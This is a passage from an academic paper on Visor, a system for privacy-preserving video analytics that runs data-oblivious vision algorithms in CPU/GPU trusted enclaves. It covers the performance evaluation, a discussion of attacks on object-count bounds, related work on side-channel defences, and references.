Feature matching. The next step after detecting features is to match them across images. Feature matching computes a distance metric between two sets of features, and identifies features that are "nearest" to each other in the two sets. In Visor, we simply perform brute-force matching of the two sets, using `oassign` operations to select the closest features.

8 Evaluation

Implementation. We implement our oblivious video decoder atop FFmpeg's VP8 decoder [24] and oblivious vision algorithms atop OpenCV 3.2.0 [77]. We use Caffe [43] for running CNNs. We encrypt data channels using AES-GCM. We implement the oblivious primitives of §4.4 using inline assembly code (as in [75, 82, 87]), and manually verified the binary to ensure that compiler optimizations do not undo our intent; one can also use tools such as Vale [7] to do the same.

Testbed. We evaluate Visor on Intel i7-8700K with 6 cores running at 3.7 GHz, and an NVIDIA GTX 780 GPU with 2304 CUDA cores running at 863 MHz. We disable hyperthreading for experiments with Visor (per §3), but retain hyperthreading in the insecure baseline. Disabling hyperthreading for security does not sacrifice the performance of Visor (due to its heavy utilization of vector units) unlike the baseline system that favors hyperthreading; see Appendix B for more details. The server runs Linux v4.11; supports AVX2 and SGX-v1 instruction sets; and has 32 GB of memory, with 93.5 MB of enclave memory. The GPU has 3 GB of memory.

Datasets. We use four real-world video streams (obtained with permission) in our experiments: streams 1 and 4 are from traffic cameras in the city of Bellevue (resolution 1280×720) while streams 2 and 3 are sourced from cameras surveilling commercial datacenters (resolution 1024×768). All these videos are privacy-sensitive as they involve government regulations or business sensitivity. For experiments that evaluate the cost of obliviousness across different resolutions and bitrates, we re-encode the videos accordingly. A recent body of work [44, 48, 115] has found that the accuracy of object detection in video streams is not affected if the resolution is decreased (while consuming significantly lesser resources), and 720p videos suffice. We therefore chose to use streams closer to 720p in resolution because we believe they would be a more accurate representation of real performance.

Evaluation highlights. We summarize the key takeaways of our evaluation.

1) Visor's optimized oblivious algorithms (§6, §7) are up to $1000\times$ faster than naïve competing solutions. (§8.1)
2) End-to-end overhead of obliviousness for real-world video pipelines with state-of-the-art CNNs are limited to $2\times$–$6\times$ over a *non-oblivious* baseline. (§8.2)
3) Visor is generic and can accommodate multiple pipelines (§2.1; Figure 1) that combine the different vision processing algorithms and CNNs. (§8.2)
4) Visor's performance is over 6 to 7 orders of magnitude better than a state-of-the-art general-purpose system for oblivious program execution. (§8.3)

Overall, Visor's use of properties of the video streams has *no impact on the accuracy* of the analytics outputs.

8.1 Performance of Oblivious Components

We begin by studying the performance of Visor's oblivious modules: we quantify the raw overhead of our algorithms (without enclaves) over non-oblivious baselines; we also measure the improvements over naïve oblivious solutions.

8.1.1 *Oblivious video decoding*

Decoding of the compressed bitstream dominates decoding latency, consuming up to ∼90% of the total latency. Further, this stage is dominated by the oblivious assignment subroutine which sorts coefficients into the correct pixel positions using `osort`, consuming up to ∼83% of the decoding latency. Since the complexity of oblivious sort is super-linear in the number




Figure 8: Decoding latency vs. B/W.




Figure 9: Latency of oblivious decoding.




Figure 10: Background subtraction.

of elements being sorted, our technique for decoding at the granularity of *rows of blocks* rather than frames significantly improves the latency of oblivious decoding.

Overheads. Figure 8 shows the bandwidth usage and decoding latency for different oblivious decoding strategies (i.e., decoding at the level of frames, or at the level of *row of blocks*) for a video stream of resolution 1280×720. We also include two reference points: non-encoded frames and VP8 encoding. The baseline latency of decoding VP8 encoded frames is 4–5 ms. Non-encoded raw frames incur no decoding latency but result in frames that are three orders of magnitude larger than the VP8 average frame size (10s of kB) at a bitrate of 4 Mb/s.

Frame-level oblivious decoding introduces high latency (∼850 ms), which is two orders of magnitude higher than non-oblivious counterparts. Furthermore, padding each frame to prevent leakage of the frame's bitrate increases the average frame size to ∼95 kB. On the contrary, oblivious decoding at the level of rows of blocks delivers ∼140 ms, which is ∼6× lower than frame-level decoding. However, this comes with a modest increase in network bandwidth as the encoder needs to pad each row of blocks individually, rather than a frame. In particular, the frame size increases from ∼95 kB to ∼140 kB.

Apart from the granularity of decoding, the latency of the oblivious sort is also governed by: (*i*) the frame's resolution, and (*ii*) the bitrate. The higher the frame's resolution / bitrate, the more coefficients there are to be sorted. Figure 9 plots oblivious decoding latency at the granularity of rows of blocks across video streams with different resolutions and bitrates. The figure shows that lower resolution/bitrates introduce lower decoding overheads. In many cases, lower image qualities are adequate for video analytics as it does not impact the accuracy of the object classification [44].

8.1.2 *Background subtraction*

We set the maximum number of Gaussian components per pixel $M_{\mathsf{max}} = 4$, following prior work [116, 117]. Our changes for obliviousness enable us to make use of SIMD instructions for updating the Gaussian components in parallel. This is because we now maintain the same number of components per pixel, and update operations for each component are identical.

Figure 10 plots the overhead of obliviousness on background subtraction across different resolutions. The SIMD implementation increases the latency of the routine only by 1.8× over the baseline non-oblivious routine. As the routine processes each pixel in the frame independent of the rest, its latency increases linearly with the total number of pixels.




Figure 11: Number of labels for bounding box detection.




Figure 12: Latency of oblivious bounding box detection.

8.1.3 *Bounding box detection*

For non-oblivious bounding box detection, we use the border-following algorithm of Suzuki and Abe [95] (per §7.2); this algorithm is efficient, running in sub-millisecond latencies.

The performance of our oblivious bounding box detection algorithm is governed by two parameters: (*i*) the number of stripes used in the divide-and-conquer approach, which controls the degree of parallelism, and (*ii*) an upper bound L on the maximum number of labels possible per stripe, which determines the size of the algorithm's data structures.

Figure 11 plots L for streams of different frame resolutions while varying the number of stripes into which each frame is divided. As expected, as the number of stripes increases, the value of L required per stripe decreases. Similarly, lower resolution frames require smaller values of L.

Figure 12 plots the latency of detecting all bounding boxes in a frame based on the value of the parameter L, ranging from a few milliseconds to hundreds of milliseconds. For a given resolution, the latency decreases as the number of stripes increase, due to two reasons: (*i*) increased parallelism, and (*ii*) smaller sizes of L required per stripe. Overall, the divide-and-conquer approach reduces latency by an order of magnitude down to a handful of milliseconds.

8.1.4 *Object cropping*

We first evaluate oblivious object cropping while leaking object sizes. We include three variants: the naïve approach; the two-phase approach; and a further optimization that advances the sliding window forward multiple rows/columns at a time. Figure 13 plots the cost of cropping variable-sized objects




Figure 13: Oblivious object cropping.




Figure 14: Oblivious object resizing.




Figure 15: Oblivious object tracking.

from a 1280×720 frame, showing that the proposed refinements reduce latency by three orders of magnitude .

Figure 14 plots the latency of obliviously resizing the target ROI within a cropped image to hide the object's size. While the latency of naïve bilinear interpolation is high (10s of milliseconds) for large objects, the optimized two-pass approach (that exploits cache locality by transposing the image before the second pass; §7.3.2) reduces latency by two orders of magnitude down to one millisecond for large objects.

8.1.5 *Object tracking*

Figure 15 plots the latency of object tracking with and without obliviousness. We examine our sample streams at various resolutions to determine upper bounds on the maximum number of features in frames. As the resolution increases, the overhead of obliviousness increases as well because our algorithm involves an oblivious sort of the intermediate set of detected features, the cost of which is superlinear in the size of the set. Overall, the overhead is $< 2\times$.

8.1.6 *CNN classification on GPU*

Buffer. Figure 17 benchmarks the sorting cost as a function of the object size and the buffer size. For buffer sizes smaller than 50, the sorting cost remains under 5 ms.

Inference. We measure the performance of CNN object classification on the GPU. As discussed in §4.3, oblivious inference comes free of cost. Figure 16 lists the throughput of different CNN models using the proprietary NVIDIA driver, with CUDA version 9.2. Each model takes as input a batch of 10 objects of size 224×224. Further, since GPU memory is limited to 3 GB, we also list the maximum number of concurrent models that can run on our testbed. As we show in §8.2, the latter has a direct bearing on the number of video analytics pipelines that can be concurrently served.

8.2 System Performance

We now evaluate the end-to-end performance of the video analytics pipeline using four real video streams. We present the overheads of running Visor's data-oblivious techniques and hosting the pipeline in a hybrid enclave. We evaluate the two example pipelines in Figure 1: pipeline 1 uses an object classifier CNN; pipeline 2 uses an object detector CNN (Yolo), and performs object tracking on the CPU.

Pipeline 1 configuration. We run inference on objects that are larger than 1% of the frame size as smaller detected objects do not represent any meaningful value. Across our videos, the number of such objects per frame is small—no frame has more than 5 objects, and 97-99% of frames have less than 2 to 3 objects. Therefore, we configure: (*i*) Visor's object detection stage to conservatively output 5 objects per frame (including dummies) into the buffer, (*ii*) the consumption rate of Visor's CNN module to 2 or 3 objects per frame (depending on the stream), and (*iii*) the buffer size to 50, which suffices to prevent non-dummy objects from being overwritten.

Pipeline 2 configuration. The Yolo object detection CNN ingests entire frames, instead of individual objects. In the baseline, we filter frames that don't contain any objects using background subtraction. However, we forego this filtering in the oblivious version since most frames contain foreground objects in our sample streams. Additionally, Yolo expects the frames to be of resolution 448×448. So we resize the input video streams to be of the same resolution.

Cost of obliviousness. Figures 18 and 19 plot the overhead of Visor on the CPU-side components of pipelines 1 and 2, while varying the number of concurrent pipelines. Visor reduces *peak* CPU throughput by $\sim$2.6×–6× across the two pipelines, compared to the non-oblivious baseline. However, the throughput of the system ultimately depends on the number of models that can fit in GPU memory.

Figure 20 plots Visor's end-to-end performance for both pipelines, across all four sample video streams. In the presence of CNN inference, Visor's overheads depend on the model complexity. Pipelines that utilize light models, such as AlexNet and ResNet-18, are bottlenecked by the CPU. In such cases, the overhead is determined by the cost of obliviousness incurred by the CPU components. With heavier models such as ResNet-50 and VGG, the performance bottleneck shifts to the GPU. In this case, the overhead of Visor is governed by the amount of dummy objects processed by the GPU (as described in §4.2). Overall, the cost of obliviousness remains in the range of 2.2×–5.9× across video streams for the first pipeline. In the second pipeline, the overhead is $\sim$2×. The GPU can fit only a single Yolo model. The overall performance, however, is bottlenecked at the CPU because the object tracking routine is relatively expensive.

Cost of enclaves. We measure the cost of running the pipelines in CPU/GPU enclaves by replacing the NVIDIA stack with Graviton's stack, which comprises open-source

CNN	Batches/s	Max no. of models
AlexNet	40.3	7
ResNet-18	18.4	4
ResNet-50	8.2	1
VGG-16	5.4	1
VGG-19	4.4	1
Yolo	3.9	1

Figure 16: CNN throughput (batch size 10).




Figure 17: Oblivious queue sort.




Figure 18: CPU throughput (pipeline 1).




Figure 19: CPU throughput (pipeline 2).




Figure 20: Overall pipeline throughput.




Figure 21: Cost of enclaves.

CUDA runtime (Gdev [50]) and GPU driver (Nouveau [73]).

Figure 21 compares Visor against a non-oblivious baseline when both systems are hosted in CPU/GPU enclaves. As SGX's EPC size is limited to 93.5 MB, workloads with large memory footprints incur high overhead. For pipeline 1, and for large frame resolutions, the latency of background subtraction increases from ∼6 ms to 225 ms due to its working set size being 132 MB. In Visor, the pipeline's net latency increases by 2.4× (as SGX overheads mask some of Visor's overheads) while increasing the memory footprint to 190 MB. When the pipeline operates on lower frame resolutions, such that its memory footprint fits within current EPC, the latency of the non-oblivious baseline tracks the latency of the insecure baseline (a few milliseconds); the additional overhead of obliviousness is 2.3×.

For pipeline 2, the limited EPC increases the latency of object tracking from ∼90 ms to ∼240 ms. With Visor's obliviousness, the net latency increases by 1.7×.

8.3 Comparison against Prior Work

We conclude our evaluation by comparing Visor against Obfuscuro [1], a state-of-the-art general-purpose system for oblivious program execution.

The current implementation of Obfuscuro supports a limited set of instructions, and hence cannot run the entire video analytics pipeline. On this note, we ported the OpenCV object cropping module to Obfuscuro, which requires only simple assignment operations. Cropping objects of size 128 × 128 and 16 × 16 (from a 1280 × 720 image) takes 8.5 hours and 8 minutes in Obfuscuro respectively, versus 800 µs and 200 µs in Visor; making Visor faster by over 6 to 7 orders of magnitude. We note, however, that Obfuscuro targets stronger guarantees than Visor as it also aims to obfuscate the programs; hence, it is not a strictly apples-to-apples comparison. Nonetheless, the large gap in performance is hard to bridge, and our experiments demonstrate the benefit of Visor's customized solutions.

Other tools for automatically synthesizing or executing oblivious programs are either closed-source [82, 110], require special hardware [55, 59, 72], or require custom language support [16]. However, we note that the authors of Raccoon [82] (which provides similar levels of security as Visor) report up to 1000× overhead on toy programs; the overhead would arguably be higher for complex programs like video analytics.

9 Discussion

Attacks on upper bounds. For efficiency, Visor extracts a fixed number of objects per frame based on a user-specified upper bound. However, this leaves Visor open to adversarial inputs: an attacker who knows this upper bound can attempt to confuse the analytics pipeline by operating many objects in the frame at the same time.

To mitigate such attacks, we suggest two potential strategies: (i) For frames containing $>= N$ objects (as detected in §7.2), process those frames off the critical path using worst–case bounds (e.g., total number of pixels). While this approach leaks which specific frames contain $>= N$ objects, the leakage may be acceptable considering these frames are suspicious. (ii) Filter objects based on their properties like object size or object location: e.g., for a traffic feed, only select objects at the center of the traffic intersection. This limits the number of valid objects possible per frame, raising the bar for mounting such attacks. One can also apply richer filters on the pipeline results and reprocess frames with suspicious content.

Oblivious-by-design encoding. Instead of designing oblivious versions of existing codecs, it may be possible to construct an oblivious-by-design coding scheme that is (i) potentially simpler, and (ii) performs better than Visor's oblivious de-

coding. This alternate design point is an interesting direction for future work. We note, however, that any such codec would need to produce a perfectly constant bitrate (CBR) per frame to prevent bitrate leakage over the network. While CBR codecs have been explored in the video literature, they are inferior to variable bitrate schemes (VBR) such as VP8 because they are lossier. In other words, an oblivious CBR scheme would consume greater bandwidth than VP8 to match its video quality (and therefore, VP8 with padding), though it may indeed be simpler. In Visor, we optimize for quality.

10 Related Work

To the best of our knowledge, Visor is the first system for the secure execution of vision pipelines. We discuss prior work related to various aspects of Visor.

Video processing systems. A wide range of optimizations have been proposed to improve the efficiency of video analytic pipelines [36, 44, 48, 115]. These systems offer different design points for enabling trade-offs between performance and accuracy. Their techniques are complementary to Visor which can benefit from their performance efficiency.

Data-oblivious techniques. Eppstein *et al.* [22] develop data-oblivious algorithms for geometric computations. Ohrimenko *et al.* [75] propose data-oblivious machine learning algorithms running inside CPU TEEs. These works are similar in spirit to Visor, but are not applicable to our setting.

Oblivious RAM [28] is a general-purpose cryptographic solution for eliminating access-pattern leakage. While recent advancements have reduced its computational overhead [94], it still remains several orders of magnitude more expensive than customized solutions. Oblix [66] and Zerotrace [87] enable ORAM support for applications running within hardware enclaves, but have similar limitations.

Various systems [1, 16, 55, 59, 72, 82, 93, 110] also offer generic solutions for hiding access patterns at different levels, with the help of ORAM, specialized hardware, or compiler-based techniques. Generic solutions, however, are less efficient than customized solutions (such as Visor) which can exploit algorithmic patterns for greater efficiency.

Side-channel defenses for TEEs. Visor provides systemic protection against attacks that exploit access pattern leakage in enclaves. Systems for data-oblivious execution (such as Obfuscuro [1] and Raccoon [82]) provide similar levels of security for general-purpose workloads, while Visor is tailored to vision pipelines.

In contrast, a variety of defenses have also been proposed to detect [19] or mitigate *specific* classes of access-pattern leakage. For example, Cloak [31], Varys [76], and Hyperrace [18] target cache-based attacks; while T-SGX [91] and Shinde *et al.* [92] propose defenses for paging-based attacks. DR.SGX [11] mitigates access pattern leakage by frequently re-randomizing data locations, but can leak information if the enclave program makes predictable memory accesses.

Telekine [37] mitigates side-channels in GPU TEEs induced by CPU-GPU communication patterns, similar to Visor's oblivious CPU-GPU communication protocol (though the latter is specific to Visor's use case).

Secure inference. Several recent works propose cryptographic solutions for CNN inference [21,47,56,84,86] relying on homomorphic encryption and/or secure multi-party computation [112]. While cryptographic approaches avoid the pitfalls of TEE-based CNN inference, the latter remains faster by orders of magnitude [38, 98].

11 Conclusion

We presented Visor, a system that enables privacy-preserving video analytics services. Visor uses a hybrid TEE architecture that spans both the CPU and the GPU, as well as novel data-oblivious vision algorithms. Visor provides strong confidentiality and integrity guarantees, for video streams and models, in the presence of privileged attackers and malicious co-tenants. Our implementation of Visor shows limited performance overhead for the provided level of security.

Acknowledgments

We are grateful to Chia-Che Tsai for helping us instrument the Graphene LibOS. We thank our shepherd, Kaveh Razavi, and the anonymous reviewers for their insightful comments. We also thank Stefan Saroiu, Yuanchao Shu, and members of the RISELab at UC Berkeley for helpful feedback on the paper. This work was supported in part by the NSF CISE Expeditions Award CCF-1730628, and gifts from the Sloan Foundation, Bakar Program, Alibaba, Amazon Web Services, Ant Financial, Capital One, Ericsson, Facebook, Futurewei, Google, Intel, Microsoft, Nvidia, Scotiabank, Splunk, and VMware.

References

[1] A. Ahmad, B. Joe, Y. Xiao, Y. Zhang, I. Shin, and B. Lee. Obfuscuro: A Commodity Obfuscation Engine on Intel SGX. In *NDSS*, 2019.

[2] Amazon Rekognition. `https://aws.amazon.com/rekognition/`.

[3] G. Ananthanarayanan, V. Bahl, P. Bodík, K. Chintalapudi, M. Philipose, L. R. Sivalingam, and S. Sinha. Real-time Video Analytics – the killer app for edge computing. *IEEE Computer*, 2017.

[4] Attestation Service for Intel SGX. `https://api.trustedservices.intel.com/documents/sgx-attestation-api-spec.pdf`.

[5] J. Bankoski, P. Wilkins, and Y. Xu. Technical overview of VP8, an open source video codec for the web. In *ICME*, 2011.

[6] K. E. Batcher. Sorting Networks and Their Applications. In *Proceedings of the Spring Joint Computer Conference*, 1968.

[7] B. Bond, C. Hawblitzel, M. Kapritsos, K. R. M. Leino, J. R. Lorch, B. Parno, A. Rane, S. Setty, and L. Thompson. Vale: Verifying High-Performance Cryptographic Assembly Code. In *USENIX Security*, 2017.

[8] T. Bourgeat, I. Lebedev, A. Wright, S. Zhang, Arvind, and S. Devadas. MI6: Secure Enclaves in a Speculative Out-of-Order Processor. In *MICRO*, 2019.

[9] T. Bouwmans, F. E. Baf, and B. Vachon. Background Modeling using Mixture of Gaussians for Foreground Detection – A Survey. *Recent Patents on Computer Science*, 2008.

[10] M. Brandenburger, C. Cachin, M. Lorenz, and R. Kapitza. Rollback and Forking Detection for Trusted Execution Environments using Lightweight Collective Memory. In *DSN*, 2017.

[11] F. Brasser, S. Capkun, A. Dmitrienko, T. Frassetto, K. Kostiainen, and A.-R. Sadeghi. DR.SGX: Automated and Adjustable Side-Channel Protection for SGX Using Data Location Randomization. In *ACSAC*, 2019.

[12] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A. Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *WOOT*, 2017.

[13] J. V. Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security*, 2018.

[14] J. V. Bulck, N. Weichbrodt, R. Kapitza, F. Piessens, and R. Strackx. Telling Your Secrets without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. In *USENIX Security*, 2017.

[15] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar, J. Van Bulck, and Y. Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *CCS*, 2019.

[16] S. Cauligi, G. Soeller, B. Johannesmeyer, F. Brown, R. S. Wahby, J. Renner, B. Grégoire, G. Barthe, R. Jhala, and D. Stefan. FaCT: A DSL for Timing-Sensitive Computation. In *PLDI*, 2019.

[17] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In *EuroS&P*, 2019.

[18] G. Chen, W. Wang, T. Chen, S. Chen, Y. Zhang, X. Wang, and T.-H. L. D. Lin. Racing in Hyperspace: Closing Hyper-Threading Side Channels on SGX with Contrived Data Races. In *IEEE S&P*, 2018.

[19] S. Chen, X. Zhang, M. K. Reiter, and Y. Zhang. Detecting Privileged Side-Channel Attacks in Shielded Execution with DéJà Vu. In *AsiaCCS*, 2017.

[20] F. Dall, G. D. Micheli, T. Eisenbarth, D. Genkin, N. Heninger, A. Moghimi, and Y. Yarom. CacheQuote: Efficiently Recovering Long-term Secrets of SGX EPID via Cache Attacks. In *CHES*, 2018.

[21] N. Dowlin, R. Gilad-Bachrach, K. Laine, K. Lauter, M. Naehrig, and J. Wernsing. CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy. In *ICML*, 2016.

[22] D. Eppstein, M. T. Goodrich, and R. Tamassia. Privacy-preserving Data-oblivious Geometric Algorithms for Geographic Data. In *Proceedings of the 18th SIGSPATIAL International Conference on Advances in Geographic Information Systems (GIS)*, 2010.

[23] ETSI White Paper No. 11. Mobile Edge Computing – A key technology towards 5G. `https://www.etsi.org/images/files/ETSIWhitePapers/etsi_wp11_mec_a_key_technology_towards_5g.pdf`.

[24] FFmpeg. `https://ffmpeg.org/`.

[25] M. Fredrikson, S. Jha, and T. Ristenpart. Model Inversion Attacks That Exploit Confidence Information and Basic Countermeasures. In *CCS*, 2015.

[26] M. Fredrikson, E. Lantz, S. Jha, S. Lin, D. Page, and T. Ristenpart. Privacy in Pharmacogenetics: An End-to-end Case Study of Personalized Warfarin Dosing. In *USENIX Security*, 2014.

[27] O. Goldreich. *The Foundations of Cryptography - Volume 2: Basic Techniques*. Cambridge University Press, 2004.

[28] O. Goldreich and R. Ostrovsky. Software Protection and Simulation on Oblivious RAMs. *J. ACM*, 1996.

[29] J. Götzfried, M. Eckert, S. Schinzel, and T. Müller. Cache Attacks on Intel SGX. In *EuroSec*, 2017.

[30] K. Grover, S. Tople, S. Shinde, R. Bhagwan, and R. Ramjee. Privado: Practical and secure DNN inference. *arXiv:1810.00602*, 2018.

[31] D. Gruss, J. Lettner, F. Schuster, O. Ohrimenko, I. Haller, and M. Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security*, 2017.

[32] D. Gruss, M. Lipp, M. Schwarz, D. Genkin, J. Juffinger, S. O'Connell, W. Schoechl, and Y. Yarom. Another Flip in the Wall of Rowhammer Defenses. In *IEEE S&P*, 2017.

[33] H264 Codec. `https://www.itu.int/rec/T-REC-H.264`.

[34] M. Hähnel, W. Cui, and M. Peinado. High-Resolution Side Channels for Untrusted Operating Systems. In *ATC*, 2017.

[35] K. He, X. Zhang, S. Ren, and J. Sun. Deep Residual Learning for Image Recognition. In *CVPR*, 2016.

[36] K. Hsieh, G. Ananthanarayanan, P. Bodik, S. Venkataraman, P. Bahl, M. Philipose, P. B. Gibbons, and O. Mutlu. Focus: Querying Large Video Datasets with Low Latency and Low Cost. In *OSDI*, 2018.

[37] T. Hunt, Z. Jia, V. Miller, A. Szekely, Y. Hu, C. J. Rossbach, and E. Witchel. Telekine: Secure Computing with Cloud GPUs. In *NSDI*, 2020.

[38] T. Hunt, C. Song, R. Shokri, V. Shmatikov, and E. Witchel. Chiron: Privacy-preserving Machine Learning as a Service. *arXiv:1803.05961*, 2018.

[39] IBM Cloud Data Shield. `https://www.ibm.com/cloud/data-shield`.

[40] A. K. Jain. *Fundamentals of Digital Image Processing*. Prentice-Hall, 1989.

[41] I. Jang, A. Tang, T. Kim, S. Sethumadhavan, and J. Huh. Heterogeneous Isolated Execution for Commodity GPUs. In *ASPLOS*, 2019.

[42] Y. Jang, J. Lee, S. Lee, and T. Kim. SGX-Bomb: Locking Down the Processor via Rowhammer Attack. In *SysTEX*, 2017.

[43] Y. Jia, E. Shelhamer, J. Donahue, S. Karayev, J. Long, R. Girshick, S. Guadarrama, and T. Darrell. Caffe: Convolutional Architecture for Fast Feature Embedding. In *MM*, 2014.

[44] J. Jiang, G. Ananthanarayanan, P. Bodik, S. Sen, and I. Stoica. Chameleon: Scalable Adaptation of Video Analytics. In *SIGCOMM*, 2018.

[45] Z. H. Jiang, Y. Fei, and D. Kaeli. A Complete Key Recovery Timing Attack on a GPU. In *HPCA*, 2016.

[46] Z. H. Jiang, Y. Fei, and D. Kaeli. A Novel Side-Channel Timing Attack on GPUs. In *Proceedings of the on Great Lakes Symposium on VLSI (GLSVLSI)*, 2017.

[47] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. GAZELLE: A Low Latency Framework for Secure Neural Network Inference. In *USENIX Security*, 2018.

[48] D. Kang, J. Emmons, F. Abuzaid, P. Bailis, and M. Zaharia. NoScope: Optimizing Neural Network Queries over Video at Scale. In *VLDB*, 2017.

[49] I. Kash, G. O'Shea, and S. Volos. DC-DRF: Adaptive multi-resource sharing at public cloud scale. In *SOCC*, 2018.

[50] S. Kato, M. McThrow, C. Maltzahn, and S. Brandt. Gdev: First-class GPU Resource Management in the Operating System. In *ATC*, 2012.

[51] Kuna AI. `https://getkuna.com/pages/kuna-ai`.

[52] D. Lee, D. Jung, I. T. Fang, C.-C. Tsai, and R. A. Popa. An Off-Chip Attack on Hardware Enclaves via the Memory Bus. In *USENIX Security*, 2020.

[53] D. Lee, D. Kohlbrenner, S. Shinde, D. Song, and K. Asanovic. Keystone: An Open Framework for Architecting TEEs. In *EuroSys*, 2020.

[54] S. Lee, M.-W. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security*, 2017.

[55] C. Liu, A. Harris, M. Maas, M. Hicks, M. Tiwari, and E. Shi. GhostRider: A Hardware-Software System for Memory Trace Oblivious Computation. In *ASPLOS*, 2015.

[56] J. Liu, M. Juuti, Y. Lu, and N. Asokan. Oblivious Neural Network Predictions via MiniONN Transformations. In *CCS*, 2017.

[57] D. Lowe. Object Recognition from Local Scale-Invariant Features. In *ICCV*, 1999.

[58] D. Lowe. Distinctive Image Features from Scale-Invariant Keypoints. *Int. J. Comput. Vision*, 2004.

[59] M. Maas, E. Love, E. Stefanov, M. Tiwari, E. Shi, K. Asanovic, J. Kubiatowicz, and D. Song. PHANTOM: Practical Oblivious Computation in a Secure Processor. In *CCS*, 2013.

[60] S. Matetic, M. Ahmed, K. Kostiainen, A. Dhar, D. Sommer, A. Gervais, A. Juels, and S. Capkun. ROTE: Rollback Protection for Trusted Execution. In *USENIX Security*, 2017.

[61] F. McKeen, I. Alexandrovich, A. Berenzon, C. Rozas, H. Shafi, V. Shanbhogue, and U. Savagaonkar. Innovative Instructions and Software Model for Isolated Execution. In *HASP*, 2013.

[62] Microsoft Azure Confidential Computing. `https://azure.microsoft.com/en-us/solutions/confidential-compute/`.

[63] Microsoft Azure Media Analytics. `https://azure.microsoft.com/en-us/services/media-services/media-analytics/`.

[64] Microsoft Project Rocket. `https://aka.ms/Rocket`.

[65] Microsoft Rocket Video Analytics Platform. `https://github.com/microsoft/Microsoft-Rocket-Video-Analytics-Platform`.

[66] P. Mishra, R. Poddar, J. Chen, A. Chiesa, and R. A. Popa. Oblix: An Efficient Oblivious Search Index. In *IEEE S&P*, 2018.

[67] A. Moghimi, G. Irazoqui, and T. Eisenbarth. Cachezoom: How SGX amplifies the power of cache attacks. In *CHES*, 2017.

